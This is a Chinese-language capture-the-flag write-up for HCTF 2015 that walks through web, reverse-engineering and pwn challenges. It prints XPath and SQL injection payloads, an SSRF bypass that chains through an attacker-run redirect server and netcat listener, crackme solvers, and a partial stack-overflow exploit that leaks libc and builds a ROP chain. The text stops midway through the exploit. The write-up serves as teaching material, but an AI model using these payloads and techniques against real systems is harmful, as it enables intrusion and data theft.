By Sigma 2015.12.7

Web


1. injection

根据提示是`xpath`注入，一直以为是xxe尴尬
根据`xpath`语法`http://www.w3school.com.cn/xpath/xpath_syntax.asp`
通过在路径表达式中使用“|”运算符，您可以选取若干个路径。
然后需要闭合单引号，猜测`//user[‘user1’]`这样的语法
而`//*`是读取当前页面所有元素
因此可以利用`’]|//*|//user[‘` 遍历所有元素，得到`flag`

2. Personal blog


http://404.hack123.pw/
打开发现是什么LoRexxar的博客。
无聊就上`github`上搜了下 没想到竟然还搜到了。
https://github.com/LoRexxar/LoRexxar.github.io
里面有个`flag`的文件`base64 decode`了下`flag`就出来了。

3. fuck ===




```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
        if (md5($_GET['a']) === md5($_GET['b']))
            die('Flag: '.$flag);
    else
        print 'Wrong.';
```

老题型了，拿到就秒。
http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[]=1&b[]=2




```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
        if (md5($_GET['a']) === md5($_GET['b']))
            die('Flag: '.$flag);
    else
        print 'Wrong.';
```

Flag: hctf{dd0g_fjdks4r3wrkq7jl}

```
Flag: hctf{dd0g_fjdks4r3wrkq7jl}
```


4. 404

http://120.26.93.115:12340/3d9d48dc016f0417558ff26d82ec13cc/webi.php
看了下服务器是linux的, 区分大小写。 猜测是不是因为大小写的问题导致了404
然后请求大写 看包。

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Mon, 07 Dec 2015 06:29:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.14
location: ./webl.php
flag: hctf{w3lcome_t0_hc7f_f4f4f4}
Content-Length: 164
```

5. Hack my net

访问：http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1
302重定向到：
http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80/usr/themes/trapecho/css/bootstrap-responsive.min.css
返回的HTTP头部如下：




发现以下几个敏感字段：

```
Config:  http://localareanet/all.conf
Content-Type:"text/css"
```


```
3 Notice:  ".Css Proxy v1.0"
4 Server:  "Apache/2.4.9 (Win32) PHP/5.5.12"
5 X-Powered-By: "PHP/5.5.12"
```

猜测后台使用apache作为代理转发CSS文件请求。并且flag应该在内网服务器`http://localareanet/all.conf`中。
直接访问：
`http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://localareanet/all.conf`
直接被重定向了




测试下SSRF：


1. `http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://localareanet/all.conf`



2. `http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@localareanet/all.conf`



判断请求u参数可以使用`http://nohackair.net:80@127.0.0.1/`这种形式绕过，应该可以继续ssrf下去，只不过文件后缀不行，服务器返回501 File Not Allowed!
试了下外网主机，同样可以访
问：`http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@104.238.149.183/1.css`




```
test css
```

远程主机`104.238.149.183`上建立`1.php`内容为：

```
1 <?php header('Location: http://104.238.149.183:8888/');?>
```

在远程主机104.238.149.183监听8888端口。
访问：
`http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@104.238.149.183/1.php`

```
root@vultr:~# nc -vv -l -p 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from [120.26.224.102] port 8888 [tcp/*] accepted (family 2, sport 62424)
GET / HTTP/1.0
Host: 104.238.149.183:8888
```

发现`http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=`仍然会去请求`http://104.238.149.183/1.php`的内容，而不是根据php后缀直接抛弃。并且会跟进执行远程服务器的302重定向请求。
于是修改1.php文件内容:

```
1 <?php
2 header('Location: http://localareanet/all.conf');
3 ?>
```

再次访问：
`http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@104.238.149.183/1.php`
发现仍然返回501。
试了很多吧后，发现之前访问css的http返回头部的`Content-Type`字段是`text/css`
于是再次修改1.php文件内容:

```php
<?php
header('Content-Type:text/css; Location:http://localareanet/all.conf');
?>
```

再次访问：
`http://120.26.224.102:25045/ea57f09ea421245047b86eaba834fae1/?u=http://nohackair.net:80@104.238.149.183/1.php`
成功返回flag


```
description:hctf{302_IS_GOOD_TO_SSRF}
showdescription:off
site:http://www.nohackair.net:80
allowtype:.css
```

```
hctf{302_IS_GOOD_TO_SSRF}
```

---

6. confused question


http://120.26.224.102:23333/d20876f3f4d1c8358efcb9c0dde3781b/login.php.txt
源码测漏了出来。 看到是把`admin`替换成了`guest`
但是有`parse_str` `parse_str`的时候会再`urldecode`一次。 通过编码就能让他不替换了。
然后再循环出来,`$v[username]`如果这里是个字符串 然后后面就想成[0] 截取第一个字符
`\' => \` 导致了`double query`下的注入

```
http://120.26.224.102:23333/d20876f3f4d1c8358efcb9c0dde3781b/login.php?loginstr=%2561dmin='
POST: password=or 1#
```

---

7. COMA WHITE

题目给出了一段混淆后的JS，先将关键部分解码，得到：




可以看出验证逻辑分为2步:

Step_0:将输入内容按照`[1,2,1,1,1,2,1,1,2,1,2,2,2,1,2,1,2,1,1,2,1,2]`分组;

Step_1:将分组后得到的22个字符串依次用`FFBA94F946CC5B3B3879FBEC8C8560AC`, `AD9539C3B4B28AABF6F6AF8CB85AEB53`, `E3AA318831FEAD07BA1FB034128C7D76`三个函数处理。将处理后的22个字符串拼接起来，与固定的result进行比较，若相同，则输入内容正确。

再看下三个关键函数，对base64和md5算法熟悉的话不难看出三个函数的作用分别是base64加密、去掉等号、md5加密。

因此解密只需将result分为22个长度为32的md5解密 添加等号补全4位后再解一次base64最后拼接起来即可。



RE

8. 真的非常友善的逆向题（福利）

```
友善的出题人在抢馄饨的时候有了新的灵感。 奖励金币：200
文件下载链接：http://pan.baidu.com/s/1kUl3oLD 密码：v852
```

分析

程序使用MFC编写，具有反调试，Check按钮会躲避鼠标的点击，会创建两个线程对内存的两个数据进行动态修改，将MoveWindow给nop掉，再进行调试就可以了。
说一下算法验证，对输入的数据分为三部分进行验证

- 第一部分是与内存中的316754相减，再与内存中的数据比较，结果唯一。
- 第二部分针对大写字母，小写字母，其它字符分别进行处理，这里需要先识别出函数0x401D40，该函数是通过二分法来在获取字符所在的位置，并返回，结果唯一。
- 第三部分是异或操作，两个线程对特定内存修改的值进行异或，再与输入的异或，最后对比，具有多个结果。

代码

```python
#coding:utf-8
#HCTF 2015  真 的 非 常 友 善 的 逆 向 题 （ 福 利 ）
#Author:l0g1n
#Date:2015.12.5

import string

def getEndChar():
    rt = []
    for i in (0x1,0x2,0xe,0xd,0x31,0x32):
        o = ''
        o += chr(ord('H') ^ i)
        o += chr(ord('c') ^ i)
        o += chr(ord('6') ^ i)
        o += chr(ord(';') ^ i)
        t = True
        for l in o:
            if ord(l) < 32 or ord(l) > 127:
                t = False
        if t == True:
            rt.append(o)
    return rt

def getMiddleChar():
    rt = ''
    t = ''
    ver = '\x14duh\x12\xc8f\x0bh\x15hu'
    for c in ver:
        i = int(c.encode('hex'), 16)
        if i < 26:
            t = string.ascii_uppercase[i]
        elif i >= 0x64 and i < 0x64 + 26:
            t = string.ascii_lowercase[i-0x64]
        else:
            t = chr(i - 0x98)
        rt += t
    return rt

def getHeadChar():
    rt = ''
    v1 = '316754'
    v2 = [0xeb, 0xee, 0xe2, 0xf1, 0xba]
    for i in xrange(5):
        rt += (chr(0x100+ord(v1[i])-v2[i]))
    return rt

if __name__ == '__main__':
    HeadChar = getHeadChar()
    MiddleChar = getMiddleChar()
    for e in getEndChar():
        print '%s%s%s}' % (HeadChar, MiddleChar, e)
```

---

9. 复古的程序

```
出 题 人 比 较 怀 旧 ， 还 停 留 在 计 算 机 的 启 蒙 时 代  本 题 获 得 金 币 ： 250
文 件 下 载 链 接 ： http://pan.baidu.com/s/1pKqKPQj  密 码 ： d2rd
```

分析

这个程序是MS-DOS的，数据，代码都写到了一个段中。而且还进行了加密。静态解密得到的代码也有问题。
最后，d神给了DOS虚拟机，使用turbo debug来进行调试，尝试了下断点进行动态调试，发现一调试程序就崩溃，无奈，只能不下断点，让程序执行结束，再对代码进行静态分析。

加密方式

程序对输入的数据，使用base64进行第一次变换（在分析了好久之后，才发现的），但是没有进行查表操作，而是通过比较来对字符进行加减操作，得到可显示字符，完成第二次变换。将这些字节前0x10异或0x7移动到为后0x10，后0x10个字节异或0xc，放到前面，完成第三次变换。再对这些字节，先取偏移为偶数的字节，再取偏移为奇数的字节，形成新的字符串，完成第四次变换。再与内存中的字符进行比较。
base64的加密是每三个字节变成四个字节，解密操作是将四个字节再变成三个字节。因此输入的应该是24位，通过变换得到32位。
base64加密相关链接：http://www.adp-gmbh.ch/cpp/common/base64.html

代码

```python
#coding:utf-8
#HCTF 2015 复 古 的 程 序
#Author:l0g1n
#Date:2015.12.6

import struct

B = lambda x: struct.pack('B', x)
UB = lambda x: struct.unpack('B', x)[0]

def c_ver(ver):
    rt1 = ''
    rt2 = ''
    for i in xrange(0x10):
        rt1 += B(UB(ver[i+0x10]) ^ 0x7)
        rt2 += B(UB(ver[i]) ^ 0xc)
    return rt1+rt2

def c20f(c):
    ic = UB(c)
    if ic > 0x19:
        if ic > 0x33:
            if ic != 0x3e:
                if ic != 0x3f:
                    ic += 0x30
                    ic -= 0x34
                    pass
                else:
                    ic = 0x2f
            else:
                ic = 0x2b
        else:
            ic += 0x61
            ic -= 0x1a
    else:
        ic += 0x41
```


```
    return ic

def last(v):
    rt1 = ''
    rt2 = ''
    for i in xrange(0x10):
        rt1 += v[2*i]
        rt2 += v[2*i+1]
    return rt1 + rt2

def b64d(v):
    rt = ''
    for i in xrange(0, len(v), 4):
        rt += B((UB(v[i]) << 2) + ((UB(v[i+1]) & 0x30) >> 4) & 0xff)
        rt += B(((UB(v[i+1]) & 0xf) << 4) + ((UB(v[i+2]) & 0x3c) >> 2) & 0xff)
        rt += B(((UB(v[i+2]) & 0x3) << 6) + UB(v[i+3]) & 0xff)
    return rt

def r_last(v):
    rt = ''
    for i in xrange(0x10):
        rt += v[i]
        rt += v[0x10+i]
    return rt

if __name__ == '__main__':
    ver_bin = 'EIAgVNoJfI]s]ENAH<HkHbu5@7iBCiC}'
    print 'Raw:'
    print ver_bin
    r1 = r_last(ver_bin)
    print '1 Change:'
    print r1
    r2 = c_ver(r1)
    print '2 Change:'
    print r2
    r3 = []
    for j in r2:
        for i in xrange(0, 64):#base64里算法的表为64
            if c20f(B(i)) == UB(j):
                r3.append(B(i))
    print 'flag:'
    print b64d(r3)
```

---

10. 欧洲人的游戏（你是欧洲人吗？）

比较简单的逆向，要求输入20个字符，其中后10个字符简单异或 0x07 加密，前10个字符分成奇偶两组，分别计算crc，要求crc的值等于预设值。

两组分别暴力枚举即可。




```
FLAG
```

```
hctf{c1c 1s v3ry g0Od1409}
```

PWN

11. BrainFuck

BrainFuck的程序逻辑是通过BF编码来自己构建C文件并编译执行，bf_map为映射关系，只要构造一个有栈溢出的C程序就可以进行漏洞利用，漏洞利用过程中还需要使用指针ptr与putchar函数泄露libc内存基地址以及栈上的cookie。

```
bf_map = {
            "." :   "putchar(*ptr);",
            "," :   "*ptr =getchar();",
            "[" :   "while (*ptr) {  ",
            "]" :   "}",
            "-" :   "--*ptr;",
            "+" :   "++*ptr;",
            "<" :   "--ptr;",
            ">" :   "++ptr;",
        }
```

最终的利用代码如下：

```
from zio import *
def pwn2(host):
    try:
        io = zio(host, timeout=600, print_read=False, print_write=False)
    except Exception,e:
        print(str(e))
        exit(0)

    def send_token(token):
        io.read_until("TOKEN=")
        io.writeline(token)
        if 'OK' not in io.readline():
            print 'token error!'
            exit(0)

    def exploit():
        bf_map = {
            r"." :   r"putchar(*ptr);",
            r"," :   r"*ptr =getchar();",
            r"[" :   r"while (*ptr) {  ",
            r"]" :   r"}",
            r"-" :   r"--*ptr;",
            r"+" :   r"++*ptr;",
            r"<" :   r"--ptr;",
            r">" :   r"++ptr;",
        }
        leak_stack  = '<'*0x30 + '.>'*0x30
        write_stack = ',[>,.]' + '>>>>>>>>>>>>>>>>' + ',>'*0x20
        ending      = ']q'
```

```
        io.write(leak_stack)
        io.write(write_stack)
        io.write(ending)

        info = io.read(0x30)
        libc = l64(info[8:16]) - 0x70b5e
        system = libc + 0x46640
        binsh  = libc + 0x17ccdb
        exit   = libc + 0x3c290
        print 'libc   : ' + hex(libc)
        print 'system : ' + hex(system)
        print 'binsh  : ' + hex(binsh)
        print 'exit   : ' + hex(exit)
        pdr    = libc + 0x0022b1a         # pop rdi; ret;
